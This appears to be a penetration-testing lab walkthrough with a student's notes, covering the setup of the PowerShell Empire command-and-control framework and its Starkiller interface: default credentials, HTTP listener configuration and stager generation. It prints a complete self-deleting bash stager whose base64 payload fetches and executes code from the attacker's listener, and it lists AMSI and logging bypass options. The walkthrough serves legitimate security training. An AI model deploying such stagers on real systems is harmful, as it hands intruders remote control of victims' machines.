
If this happens to you, run the `sudo setup/reset.sh` *from the Empire directory, then try to start Empire again.*
If you would prefer to stick with the CLI for Empire then feel free to skip this section, otherwise exit out of Empire and let's install Starkiller!
As with Empire, this used to be a manual process, but is now as simple as running `sudo apt install starkiller`.
Let's do this now.

From inside the Empire directory we installed before, run the following command:
`sudo ./empire --headless &`

This starts Empire in "headless" mode.
Starkiller is an Electron app which works by connecting to the REST API exposed by Empire when started with the `--rest` or `--headless` options set. In other words, Empire *must* be running with one of these options set if we want to use Starkiller.
As the headless Empire server is backgrounded, we are free to start Starkiller:



From here we need to sign into the REST API we deployed previously. By default this runs on `https://localhost:1337`, with a username of `empireadmin` and a password of `password123`:



Answer the questions below

Install and execute Empire/Starkiller

‘’’

no answer

‘’’

T23 - notes

```
sudo apt install -fy powershell-empire starkiller

sudo powershell-empire --headless &

sudo starkiller &
```

Task24

Task 24 Empire: Overview

Video

Powershell Empire has several major sections to it, which we will be covering in the upcoming tasks.

• **Listeners** are fairly self-explanatory. They listen for a connection and facilitate further exploitation

• **Stagers** are essentially payloads generated by Empire to create a robust reverse shell in conjunction with a listener. They are the delivery mechanism for agents

• **Agents** are the equivalent of a Metasploit "Session". They are connections to compromised targets, and allow an attacker to further interact with the system

• **Modules** are used to in conjunction with agents to perform further exploitation. For example, they can work through an existing agent to dump the password hashes from the server

Empire also allows us to add in custom **plugins** which extend the functionality of the framework in various ways; however, we will not be covering this in the upcoming content.

In addition to these practical applications of the framework, it also has a nifty credential storage facility, automatically storing any found creds in a local database, plus many other neat features!

There is a problem though. As established previously, our target (the Git Server) does not have the ability to connect directly to our attacking machine. Due to how Empire handles pivoting, we will need to set up a special kind of listener, so before we do that, we will learn the "normal" process for setting up Empire and Starkiller using the already compromised Webserver as a target. Once we have a handle on how Empire operates, we will switch focus to our primary target: the Git Server.

In each of the following tasks, we will cover the relative section in both the Empire CLI and the Starkiller GUI. You are welcome to pick whichever one you prefer -- or follow along with both!

Let's set up our first listener!

Answer the questions below

Read the overview

‘’’

no answer

‘’’

Can we get an agent back from the git server directly (Aye/Nay)?

‘’’

Nay


‘’’

Task25

Task 25 Empire: Listeners

VideoListeners in Empire are used to receive connections from stagers (which we'll look at in the next task). The default listener is the HTTP listener. This is what we will be using here, although there are many others available. It's worth noting that a single listener can be used more than once -- they do not die after their first usage.
Let's start by setting up a listener in the Empire CLI.
Having started the Empire console, we are met with the following menu:

```
=============================================================================
 [Empire]  Post-Exploitation Framework
=============================================================================
 [Version] 3.6.3 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
=============================================================================
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
=============================================================================
```



```
      315 modules currently loaded

      0 listeners currently active

      0 agents currently active


(Empire) > 
```

Note: *Before going any further, it's worth mentioning that syntax for any command in Empire can be obtained with* `help COMMAND`.
To select a listener we would use the uselistener command. To see all available listeners, type uselistener¬† (making sure to include the space at the end!), then press Tab twice. When you've picked a listener, type uselistener `LISTENER` and press enter to select it. Here we will be using the http listener (the most common kind), so we use uselistener `http`:

```
(Empire) > uselistener
dbx             http_com        http_hop        http_mapi       onedrive
http            http_foreign    http_malleable  meterpreter     redirector
(Empire) > uselistener http
(Empire: listeners/http) > 
```

Now that we have a listener selected, use the command: info, to see the available options:

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                           Description
  ----              --------    -------                         -----------
  Name              True        http                            Name for the listener.
  Host              True        http://192.168.1.142            Hostname/IP for staging.
  BindIP            True        0.0.0.0                         The IP to bind to on the control server.
  Port              True                                        Port for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
  StagingKey        True        53c59731b48016c1d4655ade5e593d4e Staging key for initial agent negotiation.
  DefaultDelay      True        5                               Agent delay/reach back interval (in seconds).
  DefaultJitter     True        0.0                             Jitter in agent reachback interval (0.0-1.0).
  DefaultLostLimit  True        60                              Number of missed checkins before exiting
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  CertPath          False                                       Certificate path for https listeners.
  KillDate          False                                       Date for the listener to exit (MM/dd/yyyy).
  WorkingHours      False                                       Hours for the agent to operate (09:00-17:00).
  Headers           True        Server:Microsoft-IIS/7.5        Headers for the control server.
  Cookie            False       BAyQdMvNIq                      Custom Cookie Name
  StagerURI         False                                       URI for the stager. Must use /download/. Example: /download/stager.php
  UserAgent         False       default                         User-agent string to use for the staging request (default, none, or other).
  Proxy             False       default                         Proxy to use for request (default, none, or other).
  ProxyCreds        False       default                         Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
  SlackURL          False                                       Your Slack Incoming Webhook URL to communicate with your Slack instance.
```

The syntax for setting options is identical to the Metasploit module options syntax -- set `OPTION VALUE`:

```
(Empire: listeners/http) > set Name Webserver
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                           Description
  ----              --------    -------                         -----------
  Name              True        Webserver                       Name for the listener.
```

Setting the Name for the listener allows us to easily identify it later -- especially if we have several open. It is not essential, however, and can be left at the default http if preferred.

That said, some options *must* be set. At a bare minimum we must set the host and port:

```
(Empire: listeners/http) > set Host 10.50.73.2
(Empire: listeners/http) > set Port 8000
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name             Required    Value                     Description
  ----             --------    -------                   -----------
  Name             True        Webserver                 Name for the listener.
  Host             True        http://10.50.73.2:8000    Hostname/IP for staging.
  BindIP           True        0.0.0.0                   The IP to bind to on the control server.
  Port             True        8000                      Port for the listener.
```

Bear in mind that option names are case sensitive in Empire. Many of the other options presented here are extremely useful, so it's well worth learning what they do and how they can be applied.

With the required options set, we can start the listener with: execute.


```
(Empire: listeners/http) > execute
[*] Starting listener 'Webserver'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

We can now use back to exit back to the main Empire menu.
To view our active listeners we can type listeners then press enter:

```
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name             Module          Host                      Delay/Jitter   KillDate
  ----             ------          ----                      ------------   --------
  Webserver        http            http://10.50.73.2:8000    5/0.0
```

Once again, we can use the back command to exit to the main menu.
When we want to stop a listener, we can use `kill LISTENER_NAME` to do so.

We have a listener in the Empire CLI; now let's do the same thing in Starkiller!
When we first launched Starkiller, we were placed automatically in the Listeners menu:



The process of creating a listener with the GUI is very intuitive. Click the "Create Listener" button.
In the menu that pops up, set the Type to http, the same as with the Empire Listener we created before. Several new options will appear:

Listeners / New

New Listener

Type
http

Name
http

Host
http://192.168.1.142

Port

BindIP
0.0.0.0

DefaultDelay
5

DefaultJitter
0

DefaultLostLimit
60


DefaultProfile
/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows

Headers
Server:Microsoft-IIS/7.5


Launcher
powershell -noP -sta -w 1 -enc

StagingKey
53c59731b48016c1d4655ade5e593d4e

Notice that these options are identical to those we saw earlier in the CLI version.
Once again, set the Name, Host, and Port for the listener (make sure to use a different port from previously if you already have an Empire listener started!):



With the options set, scroll to the bottom of the page and click "Submit". Back on the main Listeners page you will see your created listener!



Note: *if you also have a listener set up in Empire, this may also show up here.*

Answer the questions below

Start a listener in Empire and/or Starkiller
‘’’
no asnwer
‘’’

T25 - notes

create listener>type http

options:

name - wreath-1

host - http://10.50.65.25:4321

port - 4321

other - default values

Task26

Task 26 Empire: Stagers

VideoStagers are Empire's payloads. They are used to connect back to waiting listeners, creating an agent when executed.

We can generate stagers in either Empire CLI or Starkiller. In most cases these will be given as script files to be uploaded to the target and executed. Empire gives us a huge range of options for creating and obfuscating stagers for AV evasion; however, we will not be going into a lot of detail about these here.
Let's first look at generating stagers in the Empire CLI application.
From the main Empire prompt, type usestager¬† (including the space!) and press tab twice to get a list of available stagers:

```
(Empire: listeners) > usestager
multi/bash              osx/jar                 windows/bunny           windows/launcher_xml
multi/launcher          osx/launcher            windows/csharp_exe      windows/macro
multi/macro             osx/macho               windows/dll             windows/macroless_msword
multi/pyinstaller       osx/macro               windows/ducky           windows/shellcode
multi/war               osx/pkg                 windows/hta             windows/teensy
osx/applescript         osx/safari_launcher     windows/launcher_bat    windows/wmic
osx/application         osx/shellcode           windows/launcher_lnk
osx/ducky               osx/teensy              windows/launcher_sct
osx/dylib               windows/backdoorLnkMacro windows/launcher_vbs
```

There are a variety of options here. When in doubt, `multi/launcher` is often a good bet. In this case, let's go for `multi/bash` (`usestager multi/bash`):

```
(Empire) > usestager multi/bash
(Empire: stager/multi/bash) > info

Name: BashScript

Description:
  Generates self-deleting Bash script to execute the
  Empire stage0 launcher.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  Language         True        python            Language of the stager to generate.
  OutFile          False                         File to output Bash script to, otherwise
                                                 displayed on the screen.
  SafeChecks       True        True              Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  ScriptLogBypass  False       True              Include cobbr's Script Block Log Bypass
                                                 in the stager code.
  AMSIBypass       False       True              Include mattifestation's AMSI Bypass in
                                                 the stager code.
  AMSIBypass2      False       False             Include Tal Liberman's AMSI Bypass in
                                                 the stager code.
```

As with listeners, we set options with set `OPTION VALUE`. There are many options here, but the only thing we need do is set the listener to the name of the listener we created in the previous task, then tell Empire to execute, creating the stager in our `/tmp` directory:


```
(Empire: stager/multi/bash) > set Listener Webserver
(Empire: stager/multi/bash) > execute
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgcmUsI
HN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2ggfCBncmVwIC12IGdyZXAiCnBzID0gc3VicHJvY2Vzcy5Qb3Blbihjb WQs
IHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUsIHN0ZGVycj1zdWJwcm9jZXNzLlBJUEUpCm91dCwgZXJyID0gcHMuY29tbXVuaWNhdGUoKQp
pZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKQppbXBvcnQgdXJsbGliLnJlcXVlc3Q7Cl
VBPSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7c2VydmVyPSdodHRwOi8vM
TAuNTAuNzMuMjo4MDAwJzt0PScvbG9naW4vcHJvY2Vzcy5waHAnO3JlcT11cmxsaWIucmVxdWVzdC5SZXF1ZXN0KHNlcnZlcit0KTsKcHJveHkgPSB1cmxs
aWIucmVxdWVzdC5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYi5yZXF1ZXN0LmJ1aWxkX29wZW5lcihwcm94eSk7Cm8uYWRkaGVhZGVycz1bKCdVc2VyLUF
nZW50JyxVQSksICgiQ29va2llIiwgInNlc3Npb249U0pyMGZLbVNCSDRWTmJNQUc3cHYzdGZ2L0FzPSIpXTsKdXJsbGliLnJlcXVlc3QuaW5zdGFsbF9vcG
VuZXIobyk7CmE9dXJsbGliLnJlcXVlc3QudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVswOjRdO2RhdGE9YVs0Ol07a2V5PUlWKyc1M2M1OTczMWI0ODAxN
mMxZDQ2NTVhZGU1ZTU5M2Q0ZScuZW5jb2RlKCdVVEYtOCcpO1MsaixvdXQ9bGlzdChyYW5nZSgyNTYpKSwwLFtdCmZvciBpIGluIGxpc3QocmFuZ2UoMjU2
KSk6CiAgICBqPShqK1NbaV0ra2V5W2klbGVuKGtleSldKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KaT1qPTAKZm9yIGNoYXIgaW4gZGF0YToKICA
gIGk9KGkrMSklMjU2CiAgICBqPShqK1NbaV0pJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIoY2hhcl5TWyhTW2ldK1
Nbal0pJTI1Nl0pKQpleGVjKCcnLmpvaW4ob3V0KSk='));" | python3 &
rm -f "$0"
exit
```

We now need to get the stager to the target and executed, but that is a job for later on. In the meantime we can save the stager into a file on our own attacking machine then once again exit out of the stager menu with back. Not unexpectedly, the process for generating stagers with Starkiller is almost identical.


First we switch over to the Stagers menu on the left hand side of the interface:

From here we click "Generate Stager" and once again select `multi/bash`.

We select the Listener we created in the previous task, then click submit, leaving the other options at their default values:



This brings us back to the stagers main menu where we are given the option to copy the stager to the clipboard:



Once again we would now have to execute this on the target.

Answer the questions below

Using your choice of Empire CLI or Starkiller, generate a `multi/bash` stager and save it as a file on your own disk.

Bonus Question (Optional): Read through the code in the script and see if you can decipher what it is doing. You will need to decode the payload from Base64 before doing so.

T26 - notes

stagers>generate>type multi/bash

options:

listener - wreath-1

others - default

Task27

Task 27 Empire: Agents

VideoNow that we've started a listener and created a stager, it's time to put them together to get an agent!
We've been building up towards getting an agent on the compromised webserver, so let's do that now.
